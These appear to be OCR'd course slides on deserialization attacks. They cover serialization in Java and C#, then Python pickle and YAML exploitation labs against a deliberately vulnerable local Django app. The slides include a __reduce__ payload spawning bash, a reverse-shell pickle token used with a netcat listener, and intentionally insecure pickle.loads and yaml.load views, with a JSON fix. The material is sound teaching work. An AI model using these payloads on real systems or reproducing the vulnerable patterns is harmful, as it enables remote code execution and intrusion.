
DESERIALIZATION ATTACKS

- Wait, what's deserialization?
- Well, it is the answer to Serialization… so what’s serialization?

- Serialization is the process of converting an object to a string or binary format that allows us to save the object to a file or send it over the wire.

- Deserialization is the process of unpacking that serialized object back to its original object-like state.

Copyright © 2021 Mohammed Aldoub (Voulnet)



As we can see in the figure from Wikipedia, the object is serialized as a bunch of bytes, then sent around, then deserialized back into itself.

Deserialization attacks occur when we give back objects not in their pristine clean form, but in a modified form that includes malicious changes!

Malicious changes to an object could be modified methods that contain extra code, or modified variable values.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SERIALIZATION/DESERIALIZATION IN JAVA

- SOURCE: HTTPS://WWW.JAVATPOINT.COM/SERIALIZATION-IN-JAVA

```java
public class Student implements Serializable{
 int id;
 String name;
 public Student(int id, String name) {
  this.id = id;
  this.name = name;
```

```java
class Persist{
 public static void main(String args[]){
  try{
  //Creating the object
  Student s1 =new Student(211,"ravi");
  //Creating stream and writing the object
  FileOutputStream fout=new FileOutputStream("f.txt");
  ObjectOutputStream out=new ObjectOutputStream(fout);
  out.writeObject(s1);
  out.flush();
  //closing the stream
  out.close();
  System.out.println("success");
  }catch(Exception e){System.out.println(e);}
 }
```

```java
import java.io.*;
class Depersist{
 public static void main(String args[]){
  try{
  //Creating stream to read the object
  ObjectInputStream in=new ObjectInputStream(new FileInputStream("f.txt"));
  Student s=(Student)in.readObject();
  //printing the data of the serialized object
  System.out.println(s.id+" "+s.name);
  //closing the stream
  in.close();
  }catch(Exception e){System.out.println(e);}
```


SERIALIZATION/DESERIALIZATION IN C#

```
static void Main(string[] args)
{

    //payload 0
    ToBeSerialized abc = new ToBeSerialized();
    abc.id = 123;
    abc.name = "Mohammed";
    XmlSerializer xmlSerializer = new XmlSerializer(typeof(ToBeSerialized));
    StringWriter writer = new StringWriter();
    xmlSerializer.Serialize(writer, abc);
    Console.WriteLine(writer);
    string value = writer.ToString();
```

```
6 references
public class ToBeSerialized
{
    1 reference
    public string name { get; set; }
    1 reference
    public int id { get; set; }
}
```

```
<?xml version="1.0" encoding="utf-16"?>
<ToBeSerialized xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <name>Mohammed</name>
  <id>123</id>
</ToBeSerialized>
```

```
string serialized = writer.ToString();
XmlSerializer deserializer = new XmlSerializer(typeof(ToBeSerialized));
ToBeSerialized deserializedObject =  (ToBeSerialized)deserializer.Deserialize(new StringReader(serialized));
```



Deserialization attacks occur when we give back objects not in their expected clean type, but in a modified form that includes malicious changes, or that deserializes to a totally unexpected type!

Malicious changes to an object could be modified methods that contain extra code, or modified variable values.

Copyright © 2021 Mohammed Aldoub (Voulnet)

DESERIALIZATION ATTACK FORMS

- Deserialization attacks come in various forms, for example:
- Ability to add a custom (user-provided) deserialization logic.
- Ability to control or influence the type of object that will be deserialized (instead of the expected one).
- Ability to control the values of fields inside the deserialized object such that they are useful for an attacker.

DESERIALIZATION ATTACKS IN PYTHON

- As the main language in this course, python will be the focus in deserialization attacks, however deserialization attacks can occur in many languages like Java, .NET, Ruby, PHP and others.

- In Python, deserialization attacks occur mostly because of insecure usage of:
  - Pickle
  - JsonPickle
  - YAML

Copyright © 2021 Mohammed Aldoub (Voulnet)

PYTHON PICKLE DESERIALIZATION VULNERABILITY

- Pickle is a very popular serialization method for python objects.
- It creates objects into bytestreams
- Consists of using two main functions:

```
dumps() # to serialize an object
loads() # to deserialize an object
```

- The pickle format allows serializing integers, bytes, strings and even functions!
- Let's try it out.

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB35: PICKLING SIMPLE TYPES

- In this python example, we create variables holding

integers and strings, then we pickle them into a printable serialized string.

- Then we print that serialized string.
- For the variable X, it's serialized to I12345, I here Meaning Integer, then the value of 12345

- For the variable y, it's serialized to S'hello' p0, Which means it's a string of value hello.

Looks easy!

```
>>> import pickle
>>> x = 12345
>>> y = "hello"
>>> pickle.dumps(x)
'I12345\n.'
>>> pickle.dumps(y)
"S'hello'\np0\n."
>>> print( pickle.dumps(x) )
I12345
.
>>> print( pickle.dumps(y) )
S'hello'
p0
.
>>>
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: TRYING SIMPLE DESERIALIZATION

- In this python example, we create a simple list of fruits, then we pickle them into a printable serialized string.

- Then we take that serialized string and deserialize it back into The list of fruits in its original state.

Notice how the serialized string looked?

```
student@ubuntu:~$ python
Python 2.7.15rc1 (default, Nov 12 2018, 14:31:15)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> fruits = ['apple','orange','strawberry']
>>> pickle.dumps(fruits)
"(lp0\nS'apple'\np1\naS'orange'\np2\naS'strawberry'\np3\na."
>>> pickled_fruits = pickle.dumps(fruits)
>>> pickled_fruits
"(lp0\nS'apple'\np1\naS'orange'\np2\naS'strawberry'\np3\na."
>>> fresh_fruits_again = pickle.loads(pickled_fruits)
>>> print fresh_fruits_again
['apple', 'orange', 'strawberry']
>>>
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB36: UNDERSTANDING PICKLE

Let's play a bit with pickle and try to dump its structure using pickletools.

Open a python shell and **import pickle** and **pickletools**.

Let's pickle a number **12345**.

Then let's pickle a string "**hello**", then disassemble them using:

Pickle.tools.dis() function.

The result is a stack!

Pickle defines the type (int, string) and the value, then puts it on the stack!

The pickle stack ends with STOP.

Easy!

```
> import pickle, pickletools
> pickletools.dis(pickle.dumps(12345))
    0: I    INT        12345
    7: .    STOP
highest protocol among opcodes = 0
> pickletools.dis(pickle.dumps("hello"))
    0: S    STRING     'hello'
    9: p    PUT        0
   12: .    STOP
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: BYTECODES OF PICKLE

Now let's pickle the list of strings (fruits), and disassemble it using the pickletools.dis function.

The result is also a stack.

MARK puts a new object on the class, in this case a list

And then we see a bunch of strings being PUT on the stack and APPENDED to the list.

Then the stack is finished with STOP.

Easy again.

MARK, PUT, LIST… etc are python bytecodes.

```
>>> import pickle, pickletools
>>> fruits = ['apple','orange','lemon']
>>> pickledFruits = pickle.dumps(fruits)
>>> pickletools.dis(pickledFruits)
    0: (    MARK
    1: l        LIST       (MARK at 0)
    2: p    PUT        0
    5: S    STRING     'apple'
   14: p    PUT        1
   17: a    APPEND
   18: S    STRING     'orange'
   28: p    PUT        2
   31: a    APPEND
   32: S    STRING     'lemon'
   41: p    PUT        3
   44: a    APPEND
   45: .    STOP
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: PICKLING OBJECTS

- We can also pickle class objects.
- Let's create a class Pickler, with default variables name, x and y, all with default values as we can see in the image.
- Then let's create an object of this class.
- Now let's display the default values of this object of the class.
- All is good!

```
>>> class Pickler(object):
...     x = 987
...     y = 'hello world'
...     def __init__(self, name):
...         self.name = name
...     name = 'default_name'
...     def setname(self, name):
...         self.name = name
...     def setx(self, x):
...         self.x = x
...     def sety(self,y):
...         self.y = y
...
>>> picklerObject = Pickler('pickler name')
>>> picklerObject.name
'pickler name'
>>> picklerObject.x
987
>>> picklerObject.y
'hello world'
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

PICKLING OBJECTS

```
>>> picklerObject.setx(555)
>>> picklerObject.x
555
>>> picklerObject.sety("hello class")
>>> picklerObject.y
'hello class'
>>> picklerObject.setname("new name!")
>>> picklerObject.name
'new name!'
```

- Now let's try to use the class functions to set new values for name, x and y.
- Then verify they are saved!

```
>>> print( pickle.dumps(picklerObject) )
ccopy_reg
_reconstructor
p0
(c__main__
Pickler
p1
c__builtin__
object
p2
Ntp3
Rp4
(dp5
S'y'
p6
S'hello class'
p7
sS'x'
p8
I555
sS'name'
p9
S'new name!'
p10
sb.
```

- Now let's pickle this class object, picklerObject, and see how it looks like when serialized!
- It looks interesting. We can see the main function, class name, variable names and values.

Copyright © 2021 Mohammed Aldoub (Voulnet)

- Let's deserialize the class object back from the serialized string and into an object again.

- Looks like we have our object again!
- What If we made some malicious changes to the serialized string so that it deserializes to something unexpected?

```
>>> serialized
"ccopy_reg\n_reconstructor\np0\n(c__main__\nPickler\np1\nc__builtin__\nobject\np2\nNtp3\nRp4\n(dp5\nS'y'\np
6\nS'hello class'\np7\nsS'x'\np8\nI555\nsS'name'\np9\nS'new name!'\np10\nsb."
>>> object = pickle.loads(serialized)
>>> object
<__main__.Pickler object at 0x7f94960a1bd0>
>>> object.x
555
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

THE __REDUCE__ FUNCTION

- In the pickle protocol, there is a special function called __reduce__.
- This function is used in the pickle protocol to handle non-serializable objects like file handlers and references to other objects.
- Therefore such special handling can be put into the __reduce__ function.
- What if we replaced the code or added the code inside __reduce__ into a malicious function?
- Let's see a comparison in the next page.

Copyright © 2021 Mohammed Aldoub (Voulnet)

```
import pickle, os
class Pickler(object):
    x = 987
    y = 'hello world'
    def __init__(self, name):
        self.name = name
    name = 'default_name'
    def setname(self, name):
        self.name = name
    def setx(self, x):
        self.x = x
    def sety(self,y):
        self.y = y
```

Original good object

```
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('/bin/bash -i',))
    x = 987
    y = 'hello world'
    def __init__(self, name):
        self.name = name
    name = 'default_name'
    def setname(self, name):
        self.name = name
    def setx(self, x):
        self.x = x
    def sety(self,y):
        self.y = y
```

Modified evil object

```
>>> good_object = Pickler("I'm a good object")
>>>
>>> evil_object = Exploit("I'm an evil object")
>>>
>>> serialized_good = pickle.dumps(good_object)
>>> serialized_evil = pickle.dumps(evil_object)
>>>
>>> serialized_good
'ccopy_reg\n_reconstructor\np0\n(c__main__\nPickler\np1\nc__builtin__\nobject
\'\np6\nS"I\'m a good object"\np7\nsb.'
>>> serialized_evil
"cposix\nsystem\np0\n(S'/bin/bash -i'\np1\ntp2\nRp3\n."
```

Serialized State of each Object

As you can see in the left, we see the definition of the two classes. They are identical except for one thing, the Exploit class has a **__reduce__** function, which will completely redefine how the object is serialized.

Look above, at how the serialized_good and serialized_evil serialized objects look like! Serialized_evil was redefined according to its __reduce__ function.

Copyright © 2021 Mohammed Aldoub (Voulnet)

EVIL DESERIALIZATION

Copyright © 2021 Mohammed Aldoub (Voulnet)

- Let's deserialize (Turn back into objects) the regular good serialized object:
  - It looks fine, we have our object back!

```
>>> pickle.loads(serialized_good)
<__main__.Pickler object at 0x7f5a62c1fd90>
```

- Now let's deserialize the evil serialized object:
  - Uh oh! Looks like we got a BASH shell instead!

```
>>> pickle.loads(serialized_evil)
voulnet@P50:~$ #bash shell!
```

  - Why? Because of __reduce__'s code:

```
    def __reduce__(self):
        return (os.system, ('/bin/bash -i',))
```

LAB37: PICKLE EXPLOITATION LAB


Copyright © 2021 Mohammed Aldoub (Voulnet)

- In the class web application, go to http://localhost/verify_token
- This is a simple token verifier test utility.

- It checks your python object to be in the correct token format, which is:

```
{"key":"exist","data":"whatever data you put"}
```

- But, there is a spin here, the object must be pasted as a base64 encoded Pickled object.
- You must pickle the python token object, then base64 encode it, then submit it to the form.




HOW TO CREATE A VALID TOKEN OBJECT

- Enter a python shell and enter the following:

```
import pickle, base64

token = {"key":"exists","data":"whatever data you put"}

pickled_token = pickle.dumps(token)

base64encoded_token = base64.b64encode(pickled_token)

print(base64encoded_token)
```

- This will output for you the base64 encoded string of the token, now paste that into the form and click verify. What did the web application say?

Copyright © 2021 Mohammed Aldoub (Voulnet)



- It says the token is valid, that's good!

- Now try changing the key from exists to something else, or remove the key entirely form the token.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

- Now let's try to exploit it. We know from previous slides that inserting a __reduce__ function in a pickled object will execute it when unpickling.


- So let's send a malicious pickled object!
- But first Set up a listener somewhere with the command: nc -lvp 2222
- **CopyPaste**: This payload is found at: /home/student/payloads/pickle.txt

```
import pickle, base64, os

class EvilToken(object):
    def __reduce__(self):
        return (os.system,('python -c \'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conne
ct(("127.0.0.1",2222));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);imp
ort pty; pty.spawn("/bin/bash")\' ',))

token = EvilToken()
pickled_token = pickle.dumps(token)
base64encoded_token = base64.b64encode(pickled_token)
print(base64encoded_token)
```

EXPLOITATION SUCCESSFUL!

```
>>> token = EvilToken()
>>>
>>> pickled_token = pickle.dumps(token)
>>>
>>> base64encoded_token = base64.b64encode(pickled_token)
>>>
>>> print(base64encoded_token)
Y3Bvc2l4CnN5c3RlbQpwMAooUydweXRob24gLWMgXCdpbXBvcnQgc29ja2V
ldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSk7cy5jb25uZWN0KCgiMT
ApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7b3MuZHVwMihzLmZpbGVubygpL
ilcJycKcDEKdHAyClJwMwou
```

Output the base64 encoding of the malicious pickled object and put it in the form




```
student@ubuntu:/tmp$ nc -lvp 2222
Listening on [0.0.0.0] (family 0, port 2222)
Connection from localhost 60290 received!
student@ubuntu:~/django/vvda/vvda$

student@ubuntu:~/django/vvda/vvda$ pwd
pwd
/home/student/django/vvda/vvda
student@ubuntu:~/django/vvda/vvda$ ls
ls
db.sqlite3  htop.html  manage.py  media  static  vulnerable  vvda
student@ubuntu:~/django/vvda/vvda$
```

Let the web app unpickle it unsafely and run the malicious __reduce__ function, giving us a reverse shell into the application!

Copyright © 2021 Mohammed Aldoub (Voulnet)

VULNERABILITY LOCATION

BAD:

```
def verify_token(request):

    if request.method == "POST":
        try:
            key = request.POST.get('key')
            print key
######vuln: Insecure pickle deserialization can lead to remote code execution
######ref: https://docs.python.org/3/library/pickle.html
######ref: https://blog.nelhage.com/2011/03/exploiting-pickle/
            token = pickle.loads(base64.b64decode(key))

            if 'key' in token and token['key'] == 'exists':
                return render(request, 'verifytoken.html',{'token':token,'message':'Token is valid.'})

            else:
                return render(request, 'verifytoken.html',{'message':'Token is invalid.','token':token})
        except Exception as e:
            print e
            return render(request, 'verifytoken.html',{'message':e})

    return render(request, 'verifytoken.html',{'message':'Please enter a base64 encoded token'})
```

- The vulnerability exists in the views.py file in the function verify_token.
- The fix is in this case to use json encoding/serialization instead of the dangerous pickle protocol!

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA - LAB38: PICKLE INJECTION THRU API ENDPOINT

- There exists another pickle token verification API endpoint at:
  - https://localhost/api/v1/verify_token/
- This endpoint takes a JSON POST request like this:
  - {"token":"<Here a base64 encoded pickled object>"}
- Why don't you write a script or small program that interacts with this api and exploits its pickle vulnerability automatically?

Copyright © 2021 Mohammed Aldoub (Voulnet)

TAKEHOME - LAB39: YAML DESERIALIZATION ATTACK

- There exists a YAML deserialization attack!
- Visit: http://localhost/yaml_config_parser/
- Try to get a shell or list files!

Copyright © 2021 Mohammed Aldoub (Voulnet)


SOLUTION

Copyright © 2021 Mohammed Aldoub (Voulnet)

- YAML is a descriptive language used for config files.
- Many tools, systems, appliances and services use yaml config.
- Our vulnerable application contains a YAML parser.
- It's suggesting to post your AWS appspec.yml file for parsing.
- Let's try a sample at:
- http://tiny.cc/appspec
- Copy the yaml and paste it.

SOLUTION

- It works! Not the best parser, but it works.
- Unfortunately, YAML is a deserialization format, and thus it can have deserialization vulnerabilities!
- There have been many vulnerable YAML parsers written in Java, Python, Ruby and other languages!
- In our case, we're using a vulnerable call to the python PyYAML module. Can you find the vulnerable call?
- The vulnerable call is yaml.load using attacker-controlled data. So what can go wrong?




```
def yaml_config_parser(request):
    if request.method == "POST":
        yamldata = request.POST.get('yamldata')
######vuln: Insecure YAML Deserialization can lead to Remote Code Ex
######ref: https://www.owasp.org/index.php/Deserialization_Cheat_She
######ref: https://en.wikipedia.org/wiki/YAML
        parsed = yaml.load(yamldata)
        print parsed
        return render(request, "yamlparser.html",{'parsed':parsed})

    return render(request,"yamlparser.html",{})
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

- Let's check the pyYaml documentation for objects!
- Looks like it supports serializing python objects via pickle protocol!
- Use !!python/object/apply to supply objects!

https://pyyaml.org/wiki/PyYAMLDocumentation

```
!!python/module:yaml
```

Objects

Any pickleable object can be serialized using the `!!python/object` tag:

```
